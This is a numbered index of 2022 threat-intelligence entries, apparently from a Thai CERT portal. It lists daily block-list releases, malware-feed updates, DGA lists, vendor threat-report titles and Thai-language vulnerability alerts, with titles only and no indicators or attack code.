1.2.4703. 2022-08-27 TTC-CERT - URL Daily Block Lists - 2022-08-26 - CyberTotal
1.2.4704. 2022-08-27 Xbtl Ransomware; Extension: .xbtl
1.2.4705. 2022-08-28 Abuse.ch URLhaus 2022-08-28
1.2.4706. 2022-08-28 Active Bamital DGA(s) for 20220827
1.2.4707. 2022-08-28 Active Bedep DGA(s) for 20220827
1.2.4708. 2022-08-28 Active Chinad DGA(s) for 20220827
1.2.4709. 2022-08-28 Active Malware samples detected on 2022-08-27
1.2.4710. 2022-08-28 TTC-CERT Block Lists 2022-08-28 - Agentemis, BEACON, Cobalt Strike
1.2.4711. 2022-08-28 TTC-CERT Block Lists 2022-08-28 - Phishing attack dataset
1.2.4712. 2022-08-28 TTC-CERT - DOMAIN Daily Block Lists - 2022-08-27 - CyberTotal
1.2.4713. 2022-08-28 TTC-CERT - HASH Daily Block Lists - 2022-08-27 - CyberTotal
1.2.4714. 2022-08-28 TTC-CERT IP Block Lists 2022-08-28 - FTP port scanning, FTP attack
1.2.4715. 2022-08-28 TTC-CERT IP Block Lists 2022-08-28 - SSH port scanning, SSH brute-force attack
1.2.4716. 2022-08-28 TTC-CERT - IP Daily Block Lists - 2022-08-27 - CyberTotal
1.2.4717. 2022-08-28 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-08-28
1.2.4718. 2022-08-29 Abuse.ch URLhaus 2022-08-29
1.2.4719. 2022-08-29 Active Bamital DGA(s) for 20220828
1.2.4720. 2022-08-29 Active Bedep DGA(s) for 20220828

1.2.4721. 2022-08-29 Active Beebone DGA(s) for 20220828
1.2.4722. 2022-08-29 Active Malware samples detected on 2022-08-28
1.2.4723. 2022-08-29 Fake 'Cthulhu World' P2E project used to push info-stealing malware
1.2.4724. 2022-08-29 TTC-CERT Block Lists 2022-08-29 - Agentemis, BEACON, Cobalt Strike
1.2.4725. 2022-08-29 TTC-CERT Block Lists 2022-08-29 - IcedID, BokBot
1.2.4726. 2022-08-29 TTC-CERT Block Lists 2022-08-29 - Phishing attack dataset
1.2.4727. 2022-08-29 TTC-CERT - DOMAIN Daily Block Lists - 2022-08-28 - CyberTotal
1.2.4728. 2022-08-29 TTC-CERT - HASH Daily Block Lists - 2022-08-28 - CyberTotal
1.2.4729. 2022-08-29 TTC-CERT IP Block Lists 2022-08-29 - FTP port scanning, FTP attack
1.2.4730. 2022-08-29 TTC-CERT IP Block Lists 2022-08-29 - SSH port scanning, SSH brute-force attack
1.2.4731. 2022-08-29 TTC-CERT - IP Daily Block Lists - 2022-08-28 - CyberTotal
1.2.4732. 2022-08-29 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-08-29
1.2.4733. 2022-08-29 แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรงของ Atlassian Bitbucket Server และ Bitbucket Data Center ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.4734. 2022-08-30 Abuse.ch URLhaus 2022-08-30
1.2.4735. 2022-08-30 Active Bamital DGA(s) for 20220829
1.2.4736. 2022-08-30 Active Bedep DGA(s) for 20220829
1.2.4737. 2022-08-30 Active Beebone DGA(s) for 20220829
1.2.4738. 2022-08-30 Active Malware samples detected on 2022-08-29
1.2.4739. 2022-08-30 Adware found on Google Play — PDF Reader servicing up full screen ads
1.2.4740. 2022-08-30 Crypto Miner malware disguised as Google translate desktop and other legitimate applications
1.2.4741. 2022-08-30 Crypto Mining Pool Hostnames 2022-08-30
1.2.4742. 2022-08-30 Phishing Email targets Thai organizations by scamming emails from Thaipost

1.2.4743. 2022-08-30 PureCrypter Loader continues to be active and has spread to more than 10 other families
1.2.4744. 2022-08-30 Remcos RAT New TTPS
1.2.4745. 2022-08-30 TTC-CERT Block Lists 2022-08-30 - Agentemis, BEACON, Cobalt Strike
1.2.4746. 2022-08-30 TTC-CERT Block Lists 2022-08-30 - IcedID, BokBot
1.2.4747. 2022-08-30 TTC-CERT Block Lists 2022-08-30 - Phishing attack dataset
1.2.4748. 2022-08-30 TTC-CERT - DOMAIN Daily Block Lists - 2022-08-29 - CyberTotal
1.2.4749. 2022-08-30 TTC-CERT - HASH Daily Block Lists - 2022-08-29 - CyberTotal
1.2.4750. 2022-08-30 TTC-CERT IP Block Lists 2022-08-30 - FTP port scanning, FTP attack
1.2.4751. 2022-08-30 TTC-CERT IP Block Lists 2022-08-30 - SSH port scanning, SSH brute-force attack
1.2.4752. 2022-08-30 TTC-CERT - IP Daily Block Lists - 2022-08-29 - CyberTotal
1.2.4753. 2022-08-30 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-08-30
1.2.4754. 2022-08-30 TTC-CERT - URL Daily Block Lists - 2022-08-29 - CyberTotal
1.2.4755. 2022-08-31 Abuse.ch URLhaus 2022-08-31
1.2.4756. 2022-08-31 Active Bamital DGA(s) for 20220830
1.2.4757. 2022-08-31 Active Beebone DGA(s) for 20220830
1.2.4758. 2022-08-31 Active Chinad DGA(s) for 20220830
1.2.4759. 2022-08-31 Active Malware samples detected on 2022-08-30
1.2.4760. 2022-08-31 Korean document disguised as profile form (OLE object)
1.2.4761. 2022-08-31 Malicious Cookie Stuffing Chrome Extensions with 1.4 Million Users | McAfee Blog
1.2.4762. 2022-08-31 Mini Stealer: Possible Predecessor of Parrot Stealer
1.2.4763. 2022-08-31 New APT group MURENSHARK investigative report - Torpedoes hit Turkish Navy
1.2.4764. 2022-08-31 Office Files, RTF files, Shellcode and more shenanigans | InQuest
1.2.4765. 2022-08-31 Phishing Email by password expiration notification
1.2.4766. 2022-08-31 Ransomware Samples 2022-08-31
1.2.4767. 2022-08-31 Rising Tide - Chasing the Currents of Espionage in the South China Sea

1.2.4768. 2022-08-31 Traffers - a deep dive into the information stealer ecosystem
1.2.4769. 2022-08-31 TTC-CERT Block Lists 2022-08-31 - Agentemis, BEACON, Cobalt Strike
1.2.4770. 2022-08-31 TTC-CERT Block Lists 2022-08-31 - IcedID, BokBot
1.2.4771. 2022-08-31 TTC-CERT Block Lists 2022-08-31 - Phishing attack dataset
1.2.4772. 2022-08-31 TTC-CERT - DOMAIN Daily Block Lists - 2022-08-30 - CyberTotal
1.2.4773. 2022-08-31 TTC-CERT - HASH Daily Block Lists - 2022-08-30 - CyberTotal
1.2.4774. 2022-08-31 TTC-CERT IP Block Lists 2022-08-31 - FTP port scanning, FTP attack
1.2.4775. 2022-08-31 TTC-CERT IP Block Lists 2022-08-31 - SSH port scanning, SSH brute-force attack
1.2.4776. 2022-08-31 TTC-CERT - IP Daily Block Lists - 2022-08-30 - CyberTotal
1.2.4777. 2022-08-31 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-08-31
1.2.4778. 2022-08-31 แจ้งเตือนกรณี Gitlab เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ GitLab Community Edition (CE) และ GitLab Enterprise Edition (EE) เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.4779. 2022-08-31 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.2.4780. 2022-09-01 Active Bamital DGA(s) for 20220831
1.2.4781. 2022-09-01 Active Bedep DGA(s) for 20220831
1.2.4782. 2022-09-01 Active Beebone DGA(s) for 20220831
1.2.4783. 2022-09-01 Active Malware samples detected on 2022-08-31
1.2.4784. 2022-09-01 ModernLoader delivers multiple stealers, cryptominers and RATs
1.2.4785. 2022-09-01 New Golang Attack Campaign GO#WEBBFUSCATOR Leverages Office Macros and James Webb Images to Infect Systems
1.2.4786. 2022-09-01 Online fraud using the subject of "cash payments" (CERT-UA#5239)
1.2.4787. 2022-09-01 TTC-CERT Block Lists 2022-09-01 - Agentemis, BEACON, Cobalt Strike
1.2.4788. 2022-09-01 TTC-CERT Block Lists 2022-09-01 - IcedID, BokBot
1.2.4789. 2022-09-01 TTC-CERT Block Lists 2022-09-01 - Phishing attack dataset
1.2.4790. 2022-09-01 TTC-CERT - DOMAIN Daily Block Lists - 2022-08-31 - CyberTotal
1.2.4791. 2022-09-01 TTC-CERT - HASH Daily Block Lists - 2022-08-31 - CyberTotal

1.2.4792. 2022-09-01 TTC-CERT IP Block Lists 2022-09-01 - FTP port scanning, FTP attack
1.2.4793. 2022-09-01 TTC-CERT IP Block Lists 2022-09-01 - SSH port scanning, SSH brute-force attack
1.2.4794. 2022-09-01 TTC-CERT - IP Daily Block Lists - 2022-08-31 - CyberTotal
1.2.4795. 2022-09-01 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-09-01
1.2.4796. 2022-09-01 TTC-CERT - URL Daily Block Lists - 2022-08-31 - CyberTotal
1.2.4797. 2022-09-02 Abuse.ch URLhaus 2022-09-02
1.2.4798. 2022-09-02 Active Bamital DGA(s) for 20220901
1.2.4799. 2022-09-02 Active Bedep DGA(s) for 20220901
1.2.4800. 2022-09-02 Active Beebone DGA(s) for 20220901
1.2.4801. 2022-09-02 Active Malware samples detected on 2022-09-01
1.2.4802. 2022-09-02 ASEC Weekly Malware Statistics (20220822 ~ 20220828)
1.2.4803. 2022-09-02 Deep Dive into a Corporate Espionage Operation
1.2.4804. 2022-09-02 Malicious Word Files Targeting Specific Individuals Related to North Korea
1.2.4805. 2022-09-02 Mass distribution of the AgentTesla malware (CERT-UA#5252)
1.2.4806. 2022-09-02 New ransomware hits Windows, Linux servers of Chile govt agency
1.2.4807. 2022-09-02 Ransomware Samples 2022-09-02
1.2.4808. 2022-09-02 Snake Keylogger Returns in Malspam Campaign Disguised as Business Portfolio from IT Vendor
1.2.4809. 2022-09-02 TTC-CERT Block Lists 2022-09-02 - Agentemis, BEACON, Cobalt Strike
1.2.4810. 2022-09-02 TTC-CERT Block Lists 2022-09-02 - IcedID, BokBot
1.2.4811. 2022-09-02 TTC-CERT Block Lists 2022-09-02 - Phishing attack dataset
1.2.4812. 2022-09-02 TTC-CERT - DOMAIN Daily Block Lists - 2022-09-01 - CyberTotal
1.2.4813. 2022-09-02 TTC-CERT - HASH Daily Block Lists - 2022-09-01 - CyberTotal
1.2.4814. 2022-09-02 TTC-CERT IP Block Lists 2022-09-02 - FTP port scanning, FTP attack
1.2.4815. 2022-09-02 TTC-CERT IP Block Lists 2022-09-02 - SSH port scanning, SSH brute-force attack
1.2.4816. 2022-09-02 TTC-CERT - IP Daily Block Lists - 2022-09-01 - CyberTotal
1.2.4817. 2022-09-02 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-09-02

1.2.4818. 2022-09-02 TTC-CERT - URL Daily Block Lists - 2022-09-01 - CyberTotal
1.2.4819. 2022-09-03 Abuse.ch URLhaus 2022-09-03
1.2.4820. 2022-09-03 Active Bamital DGA(s) for 20220902
1.2.4821. 2022-09-03 Active Bedep DGA(s) for 20220902
1.2.4822. 2022-09-03 Active Chinad DGA(s) for 20220902
1.2.4823. 2022-09-03 Active Malware samples detected on 2022-09-02
1.2.4824. 2022-09-03 BianLian Ransomware Gang Gives It a Go!
1.2.4825. 2022-09-03 No Honor Among Thieves - Prynt Stealer’s Backdoor Exposed
1.2.4826. 2022-09-03 PyPI Phishing Campaign - JuiceLedger Threat Actor Pivots From Fake Apps to Supply Chain Attacks
1.2.4827. 2022-09-03 Ransomware Spotlight: Black Basta
1.2.4828. 2022-09-03 THREAT ANALYSIS REPORT: Ragnar Locker Ransomware Targeting the Energy Sector
1.2.4829. 2022-09-03 TTC-CERT Block Lists 2022-09-03 - Agentemis, BEACON, Cobalt Strike
1.2.4830. 2022-09-03 TTC-CERT Block Lists 2022-09-03 - Phishing attack dataset
1.2.4831. 2022-09-03 TTC-CERT - DOMAIN Daily Block Lists - 2022-09-02 - CyberTotal
1.2.4832. 2022-09-03 TTC-CERT - HASH Daily Block Lists - 2022-09-02 - CyberTotal
1.2.4833. 2022-09-03 TTC-CERT IP Block Lists 2022-09-03 - FTP port scanning, FTP attack
1.2.4834. 2022-09-03 TTC-CERT IP Block Lists 2022-09-03 - SSH port scanning, SSH brute-force attack
1.2.4835. 2022-09-03 TTC-CERT - IP Daily Block Lists - 2022-09-02 - CyberTotal
1.2.4836. 2022-09-03 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-09-03
1.2.4837. 2022-09-03 TTC-CERT - URL Daily Block Lists - 2022-09-02 - CyberTotal
1.2.4838. 2022-09-04 Abuse.ch URLhaus 2022-09-04
1.2.4839. 2022-09-04 Active Bamital DGA(s) for 20220903
1.2.4840. 2022-09-04 Active Bedep DGA(s) for 20220903
1.2.4841. 2022-09-04 Active Beebone DGA(s) for 20220903
1.2.4842. 2022-09-04 Active Chinad DGA(s) for 20220903
1.2.4843. 2022-09-04 Active Malware samples detected on 2022-09-03
1.2.4844. 2022-09-04 BumbleBee a New Modular Backdoor Evolved From BookWorm

1.2.4845. 2022-09-04 CHEAPLAMINATE Ransomware; Extension: .CHEAPLAMINATE
1.2.4846. 2022-09-04 TTC-CERT Block Lists 2022-09-04 - Agentemis, BEACON, Cobalt Strike
1.2.4847. 2022-09-04 TTC-CERT Block Lists 2022-09-04 - Phishing attack dataset
1.2.4848. 2022-09-04 TTC-CERT - DOMAIN Daily Block Lists - 2022-09-03 - CyberTotal
1.2.4849. 2022-09-04 TTC-CERT - HASH Daily Block Lists - 2022-09-03 - CyberTotal
1.2.4850. 2022-09-04 TTC-CERT IP Block Lists 2022-09-04 - FTP port scanning, FTP attack
1.2.4851. 2022-09-04 TTC-CERT IP Block Lists 2022-09-04 - SSH port scanning, SSH brute-force attack
1.2.4852. 2022-09-04 TTC-CERT - IP Daily Block Lists - 2022-09-03 - CyberTotal
1.2.4853. 2022-09-04 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-09-04
1.2.4854. 2022-09-05 Abuse.ch URLhaus 2022-09-05
1.2.4855. 2022-09-05 Active Bamital DGA(s) for 20220904
1.2.4856. 2022-09-05 Active Bedep DGA(s) for 20220904
1.2.4857. 2022-09-05 Active Beebone DGA(s) for 20220904
1.2.4858. 2022-09-05 Active Chinad DGA(s) for 20220904
1.2.4859. 2022-09-05 Active Malware samples detected on 2022-09-04
1.2.4860. 2022-09-05 TTC-CERT Block Lists 2022-09-05 - Agentemis, BEACON, Cobalt Strike
1.2.4861. 2022-09-05 TTC-CERT Block Lists 2022-09-05 - Phishing attack dataset
1.2.4862. 2022-09-05 TTC-CERT - DOMAIN Daily Block Lists - 2022-09-04 - CyberTotal
1.2.4863. 2022-09-05 TTC-CERT - HASH Daily Block Lists - 2022-09-04 - CyberTotal
1.2.4864. 2022-09-05 TTC-CERT IP Block Lists 2022-09-05 - FTP port scanning, FTP attack
1.2.4865. 2022-09-05 TTC-CERT IP Block Lists 2022-09-05 - SSH port scanning, SSH brute-force attack
1.2.4866. 2022-09-05 TTC-CERT - IP Daily Block Lists - 2022-09-04 - CyberTotal
1.2.4867. 2022-09-05 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-09-05
1.2.4868. 2022-09-05 TTC-CERT - URL Daily Block Lists - 2022-09-04 - CyberTotal
1.2.4869. 2022-09-05 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีโดย security restriction bypass
1.2.4870. 2022-09-06 Abuse.ch URLhaus 2022-09-06

1.2.4871. 2022-09-06 Active Bamital DGA(s) for 20220905
1.2.4872. 2022-09-06 Active Bedep DGA(s) for 20220905
1.2.4873. 2022-09-06 Active Beebone DGA(s) for 20220905
1.2.4874. 2022-09-06 Active Malware samples detected on 2022-09-05
1.2.4875. 2022-09-06 Microsoft credential phishing campaign targets Thai organizations
1.2.4876. 2022-09-06 Raspberry Robin and Dridex: Two Birds of a Feather
1.2.4877. 2022-09-06 SafeBreach Labs Researchers Uncover New Remote Access Trojan (RAT)
1.2.4878. 2022-09-06 Sharkbot is back in Google Play
1.2.4879. 2022-09-06 TTC-CERT Block Lists 2022-09-06 - Agentemis, BEACON, Cobalt Strike
1.2.4880. 2022-09-06 TTC-CERT Block Lists 2022-09-06 - Dridex, Bugat, or Cridex Trojan
1.2.4881. 2022-09-06 TTC-CERT Block Lists 2022-09-06 - Phishing attack dataset
1.2.4882. 2022-09-06 TTC-CERT - DOMAIN Daily Block Lists - 2022-09-05 - CyberTotal
1.2.4883. 2022-09-06 TTC-CERT - HASH Daily Block Lists - 2022-09-05 - CyberTotal
1.2.4884. 2022-09-06 TTC-CERT IP Block Lists 2022-09-06 - FTP port scanning, FTP attack
1.2.4885. 2022-09-06 TTC-CERT IP Block Lists 2022-09-06 - SSH port scanning, SSH brute-force attack
1.2.4886. 2022-09-06 TTC-CERT - IP Daily Block Lists - 2022-09-05 - CyberTotal
1.2.4887. 2022-09-06 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-09-06
1.2.4888. 2022-09-06 TTC-CERT - URL Daily Block Lists - 2022-09-05 - CyberTotal
1.2.4889. 2022-09-06 การโจมตีจาก DeadBolt ransomware มุ่งเป้าต่ออุปกรณ์ QNAP NAS
1.2.4890. 2022-09-06 การใช้ประโยชน์จาก Shortened URL และ URL redirection เพื่อซ่อนการโจมตีแบบฟิชชิ่ง (phishing attack)
1.2.4891. 2022-09-07 Abuse.ch URLhaus 2022-09-07
1.2.4892. 2022-09-07 Active Bamital DGA(s) for 20220906
1.2.4893. 2022-09-07 Active Bedep DGA(s) for 20220906
1.2.4894. 2022-09-07 Active Beebone DGA(s) for 20220906
1.2.4895. 2022-09-07 Active Chinad DGA(s) for 20220906
1.2.4896. 2022-09-07 Active Malware samples detected on 2022-09-06

1.2.4897. 2022-09-07 EvilProxy Phishing-as-a-Service with MFA Bypass Emerged in Dark Web
1.2.4898. 2022-09-07 #StopRansomware: Vice Society | CISA
1.2.4899. 2022-09-07 TTC-CERT Block Lists 2022-09-07 - Agentemis, BEACON, Cobalt Strike
1.2.4900. 2022-09-07 TTC-CERT Block Lists 2022-09-07 - IcedID, BokBot
1.2.4901. 2022-09-07 TTC-CERT Block Lists 2022-09-07 - Phishing attack dataset
1.2.4902. 2022-09-07 TTC-CERT - DOMAIN Daily Block Lists - 2022-09-06 - CyberTotal
1.2.4903. 2022-09-07 TTC-CERT - HASH Daily Block Lists - 2022-09-06 - CyberTotal
1.2.4904. 2022-09-07 TTC-CERT IP Block Lists 2022-09-07 - FTP port scanning, FTP attack
1.2.4905. 2022-09-07 TTC-CERT IP Block Lists 2022-09-07 - SSH port scanning, SSH brute-force attack
1.2.4906. 2022-09-07 TTC-CERT - IP Daily Block Lists - 2022-09-06 - CyberTotal
1.2.4907. 2022-09-07 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-09-07
1.2.4908. 2022-09-07 TTC-CERT - URL Daily Block Lists - 2022-09-06 - CyberTotal
1.2.4909. 2022-09-07 Worok: The big picture
1.2.4910. 2022-09-07 แจ้งเตือนช่องโหว่หลายรายการของระบบปฏิบัติการ Google Android OS ซึ่งอาจส่งผลให้ถูกโจมตีแบบ remote code execution
1.2.4911. 2022-09-08 Active Bamital DGA(s) for 20220907
1.2.4912. 2022-09-08 Active Beebone DGA(s) for 20220907
1.2.4913. 2022-09-08 Active Conficker DGA(s) for 20220907
1.2.4914. 2022-09-08 Active Malware samples detected on 2022-09-07
1.2.4915. 2022-09-08 APT42: Crooked Charms, Cons and Compromises
1.2.4916. 2022-09-08 Ares Banking Trojan adds the departed Qakbot DGA
1.2.4917. 2022-09-08 DangerousSavanna - Two-year long campaign targets financial institutions in French-speaking Africa
1.2.4918. 2022-09-08 Initial access broker repurposing techniques in targeted attacks against Ukraine
1.2.4919. 2022-09-08 Mirai Variant MooBot Targeting D-Link Devices
1.2.4920. 2022-09-08 Play Ransomware Attack Playbook Similar to that of Hive, Nokoyawa

1.2.4921. 2022-09-08 Shikitega - New stealthy malware targeting Linux
1.2.4922. 2022-09-08 TA505 Group’s TeslaGun In-Depth Analysis
1.2.4923. 2022-09-08 TTC-CERT Block Lists 2022-09-08 - Agentemis, BEACON, Cobalt Strike
1.2.4924. 2022-09-08 TTC-CERT Block Lists 2022-09-08 - Phishing attack dataset
1.2.4925. 2022-09-08 TTC-CERT - DOMAIN Daily Block Lists - 2022-09-07 - CyberTotal
1.2.4926. 2022-09-08 TTC-CERT - HASH Daily Block Lists - 2022-09-07 - CyberTotal
1.2.4927. 2022-09-08 TTC-CERT IP Block Lists 2022-09-08 - FTP port scanning, FTP attack
1.2.4928. 2022-09-08 TTC-CERT IP Block Lists 2022-09-08 - SSH port scanning, SSH brute-force attack
1.2.4929. 2022-09-08 TTC-CERT - IP Daily Block Lists - 2022-09-07 - CyberTotal
1.2.4930. 2022-09-08 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-09-08
1.2.4931. 2022-09-08 TTC-CERT - URL Daily Block Lists - 2022-09-07 - CyberTotal
1.2.4932. 2022-09-08 แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรงของผลิตภัณฑ์ Zyxel NAS (Network Attached Storage) ซึ่งอาจส่งผลให้ถูกโจมตีแบบ remote code execution
1.2.4933. 2022-09-09 Abuse.ch URLhaus 2022-09-09
1.2.4934. 2022-09-09 Active Bamital DGA(s) for 20220908
1.2.4935. 2022-09-09 Active Bedep DGA(s) for 20220908
1.2.4936. 2022-09-09 Active Beebone DGA(s) for 20220908
1.2.4937. 2022-09-09 Active Malware samples detected on 2022-09-08
1.2.4938. 2022-09-09 ASEC Weekly Malware Statistics (20220829 ~ 20220904)
1.2.4939. 2022-09-09 Bumblebee Returns with New Infection Technique
1.2.4940. 2022-09-09 Comprehensive Threat Intelligence - Lazarus and the tale of three RATs
1.2.4941. 2022-09-09 Crimeware Trends - Ransomware Developers Turn to Intermittent Encryption to Evade Detection - SentinelOne
1.2.4942. 2022-09-09 Distribution of phishing sites disguised as domestic groupware login sites
1.2.4943. 2022-09-09 MagicRAT - Lazarus’ latest gateway into victim networks
1.2.4944. 2022-09-09 Mythic Case Study - Assessing Common Offensive Security Tools
1.2.4945. 2022-09-09 Pro-Russian Group Targeting Ukraine Supporters with DDoS Attacks

1.2.4946. 2022-09-09 Ransomware Samples 2022-09-09
1.2.4947. 2022-09-09 TTC-CERT Block Lists 2022-09-09 - Agentemis, BEACON, Cobalt Strike
1.2.4948. 2022-09-09 TTC-CERT Block Lists 2022-09-09 - IcedID, BokBot
1.2.4949. 2022-09-09 TTC-CERT Block Lists 2022-09-09 - Phishing attack dataset
1.2.4950. 2022-09-09 TTC-CERT - DOMAIN Daily Block Lists - 2022-09-08 - CyberTotal
1.2.4951. 2022-09-09 TTC-CERT - HASH Daily Block Lists - 2022-09-08 - CyberTotal
1.2.4952. 2022-09-09 TTC-CERT IP Block Lists 2022-09-09 - FTP port scanning, FTP attack
1.2.4953. 2022-09-09 TTC-CERT IP Block Lists 2022-09-09 - SSH port scanning, SSH brute-force attack
1.2.4954. 2022-09-09 TTC-CERT - IP Daily Block Lists - 2022-09-08 - CyberTotal
1.2.4955. 2022-09-09 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-09-09
1.2.4956. 2022-09-09 TTC-CERT - URL Daily Block Lists - 2022-09-08 - CyberTotal
1.2.4957. 2022-09-10 Active Bamital DGA(s) for 20220909
1.2.4958. 2022-09-10 Active Bedep DGA(s) for 20220909
1.2.4959. 2022-09-10 Active Beebone DGA(s) for 20220909
1.2.4960. 2022-09-10 BRONZE PRESIDENT Targets Government Officials
1.2.4961. 2022-09-10 Credential Gathering From Third-Party Software
1.2.4962. 2022-09-10 Magniber ransomware change (*.cpl -> *.jse)
1.2.4963. 2022-09-10 Ransomware Samples 2022-09-10
1.2.4964. 2022-09-10 The Curious Case of “Monti” Ransomware: A Real-World Doppelganger
1.2.4965. 2022-09-10 The Rise in Incidence of Fake e-shop Scams
1.2.4966. 2022-09-10 THREAT ANALYSIS REPORT: PlugX RAT Loader Evolution
1.2.4967. 2022-09-10 TTC-CERT Block Lists 2022-09-10 - Agentemis, BEACON, Cobalt Strike
1.2.4968. 2022-09-10 TTC-CERT Block Lists 2022-09-10 - Phishing attack dataset
1.2.4969. 2022-09-10 TTC-CERT - DOMAIN Daily Block Lists - 2022-09-09 - CyberTotal
1.2.4970. 2022-09-10 TTC-CERT - HASH Daily Block Lists - 2022-09-09 - CyberTotal
1.2.4971. 2022-09-10 TTC-CERT IP Block Lists 2022-09-10 - FTP port scanning, FTP attack

1.2.4972. 2022-09-10 TTC-CERT IP Block Lists 2022-09-10 - SSH port scanning, SSH brute-force attack
1.2.4973. 2022-09-10 TTC-CERT - IP Daily Block Lists - 2022-09-09 - CyberTotal
1.2.4974. 2022-09-10 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-09-10
1.2.4975. 2022-09-10 TTC-CERT - URL Daily Block Lists - 2022-09-09 - CyberTotal
1.2.4976. 2022-09-11 Abuse.ch URLhaus 2022-09-11
1.2.4977. 2022-09-11 Active Bamital DGA(s) for 20220910
1.2.4978. 2022-09-11 Active Bedep DGA(s) for 20220910
1.2.4979. 2022-09-11 Active Beebone DGA(s) for 20220910
1.2.4980. 2022-09-11 Active Malware samples detected on 2022-09-10
1.2.4981. 2022-09-11 Lampion Trojan Utilizes New Delivery through Cloud-Based Sharing
1.2.4982. 2022-09-11 MLF ransomware; Phobos family; Extension: .MLF
1.2.4983. 2022-09-11 PSA: Nearly 5 Million Attacks Blocked Targeting 0-Day in BackupBuddy Plugin
1.2.4984. 2022-09-11 The fake CloudFlare CAPTCHA popups campaign
1.2.4985. 2022-09-11 TTC-CERT Block Lists 2022-09-11 - Agentemis, BEACON, Cobalt Strike
1.2.4986. 2022-09-11 TTC-CERT Block Lists 2022-09-11 - Phishing attack dataset
1.2.4987. 2022-09-11 TTC-CERT - DOMAIN Daily Block Lists - 2022-09-10 - CyberTotal
1.2.4988. 2022-09-11 TTC-CERT - HASH Daily Block Lists - 2022-09-10 - CyberTotal
1.2.4989. 2022-09-11 TTC-CERT IP Block Lists 2022-09-11 - FTP port scanning, FTP attack
1.2.4990. 2022-09-11 TTC-CERT IP Block Lists 2022-09-11 - SSH port scanning, SSH brute-force attack
1.2.4991. 2022-09-11 TTC-CERT - IP Daily Block Lists - 2022-09-10 - CyberTotal
1.2.4992. 2022-09-11 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-09-11
1.2.4993. 2022-09-11 TTC-CERT - URL Daily Block Lists - 2022-09-10 - CyberTotal
1.2.4994. 2022-09-12 Abuse.ch URLhaus 2022-09-12
1.2.4995. 2022-09-12 Active Bamital DGA(s) for 20220911
1.2.4996. 2022-09-12 Active Bedep DGA(s) for 20220911
1.2.4997. 2022-09-12 Active Chinad DGA(s) for 20220911
1.2.4998. 2022-09-12 Active Malware samples detected on 2022-09-11

1.2.4999. 2022-09-12 TTC-CERT Block Lists 2022-09-12 - Agentemis, BEACON, Cobalt Strike
1.2.5000. 2022-09-12 TTC-CERT Block Lists 2022-09-12 - Phishing attack dataset
1.2.5001. 2022-09-12 TTC-CERT - DOMAIN Daily Block Lists - 2022-09-11 - CyberTotal
1.2.5002. 2022-09-12 TTC-CERT - HASH Daily Block Lists - 2022-09-11 - CyberTotal
1.2.5003. 2022-09-12 TTC-CERT IP Block Lists 2022-09-12 - FTP port scanning, FTP attack
1.2.5004. 2022-09-12 TTC-CERT IP Block Lists 2022-09-12 - SSH port scanning, SSH brute-force attack
1.2.5005. 2022-09-12 TTC-CERT - IP Daily Block Lists - 2022-09-11 - CyberTotal
1.2.5006. 2022-09-12 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-09-12
1.2.5007. 2022-09-12 TTC-CERT - URL Daily Block Lists - 2022-09-11 - CyberTotal
1.2.5008. 2022-09-12 รายงานการวิเคราะห์ Malware Campaign กำหนดเป้าหมายโจมตีคนไทยโดยการปลอมแปลง Android Application ให้ดูเหมือนเป็น Application จากหน่วยงานภาครัฐ (กรมสรรพากร) ด้วยการหลอกให้ติดตั้ง Android Remote Access Trojan (RAT)
1.2.5009. 2022-09-13 Abuse.ch URLhaus 2022-09-13
1.2.5010. 2022-09-13 Active Bamital DGA(s) for 20220912
1.2.5011. 2022-09-13 Active Bedep DGA(s) for 20220912
1.2.5012. 2022-09-13 Active Beebone DGA(s) for 20220912
1.2.5013. 2022-09-13 Active Blackhole DGA(s) for 20220912
1.2.5014. 2022-09-13 Active Chinad DGA(s) for 20220912
1.2.5015. 2022-09-13 Active Malware samples detected on 2022-09-12
1.2.5016. 2022-09-13 Dead or Alive? An Emotet Story | The DFIR Report
1.2.5017. 2022-09-13 New Wave of Espionage Activity Targets Asian Governments
1.2.5018. 2022-09-13 Phishing Word Documents with Suspicious URL
1.2.5019. 2022-09-13 Profiling DEV-0270: PHOSPHORUS’ ransomware operations
1.2.5020. 2022-09-13 TTC-CERT Block Lists 2022-09-13 - Agentemis, BEACON, Cobalt Strike
1.2.5021. 2022-09-13 TTC-CERT Block Lists 2022-09-13 - IcedID, BokBot
1.2.5022. 2022-09-13 TTC-CERT Block Lists 2022-09-13 - Phishing attack dataset
1.2.5023. 2022-09-13 TTC-CERT - DOMAIN Daily Block Lists - 2022-09-12 - CyberTotal
1.2.5024. 2022-09-13 TTC-CERT - HASH Daily Block Lists - 2022-09-12 - CyberTotal

1.2.5025. 2022-09-13 TTC-CERT IP Block Lists 2022-09-13 - FTP port scanning, FTP attack
1.2.5026. 2022-09-13 TTC-CERT IP Block Lists 2022-09-13 - SSH port scanning, SSH brute-force attack
1.2.5027. 2022-09-13 TTC-CERT - IP Daily Block Lists - 2022-09-12 - CyberTotal
1.2.5028. 2022-09-13 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-09-13
